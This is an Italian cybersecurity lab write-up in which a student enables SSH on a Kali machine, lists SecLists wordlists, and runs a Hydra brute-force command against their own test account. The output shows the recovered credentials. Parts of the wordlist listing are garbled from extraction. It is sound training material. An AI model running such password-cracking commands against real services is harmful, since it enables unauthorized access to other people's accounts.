## **ESERCITAZIONE W14D4**



## Esercizio Traccia

## Traccia:

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione


## Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo **l'abilitazione di un servizio SSH** e la relativa sessione di cracking dell'autenticazione con Hydra
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

3

Dopo aver creato un nuovo utente su Kali con le istruzioni della slide 4:



Ho verificato la connessione in ssh dell'utente appena creato, verificando anche se le credenziali fossero corrette;

```
-(kali⊕kali)-[~]
—$ ssh test_user@192.168.1.100
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be establishe
d.
ED25519 key fingerprint is SHA256:GZJX+r+tvD2p8l6HCWZttQPZa5FL9d6qYzi+d0h2y4
U.
This host key is known by the following other names/addresses:
    ~/.ssh/known hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.100' (ED25519) to the list of known ho
sts.
test_user@192.168.1.100's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08)
 x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 18 13:49:45 2024 from 10.0.2.15
  —(test_user⊛kali)-[~]
 -$ ■
```

Di seguito scarico una collezione di username e password ("Seclists")

```
(kali@ kali)-[/usr/share]
$ seclists

> seclists

> seclists

/usr/share/seclists

/usr/share/seclists

Discovery

Fuzzing

IOCs

Miscellaneous

Passwords

Pattern-Matching

Payloads

Veneral Seclists

Ven
```

Infine ho configurato hydra per iniziare una sessione di cracking:

```
–(kali⊕kali)-[~]
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /u
sr/share/seclists/Passwords/500-worst-passwords.txt 192.168.1.100 -t4 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-18 15
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to ski
p waiting)) from a previous session found, to prevent overwriting, ./hydra.r
estore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9000 login tries (l:18/p:5
00), ~2250 tries per task
[DATA] attacking ssh://192.168.1.100:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://test_user@19
2.168.1.100:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.1
00:22
[22][ssh] host: 192.168.1.100 login: test_user password: testpass
[STATUS] 533.00 tries/min, 533 tries in 00:01h, 8467 to do in 00:16h, 4 acti
```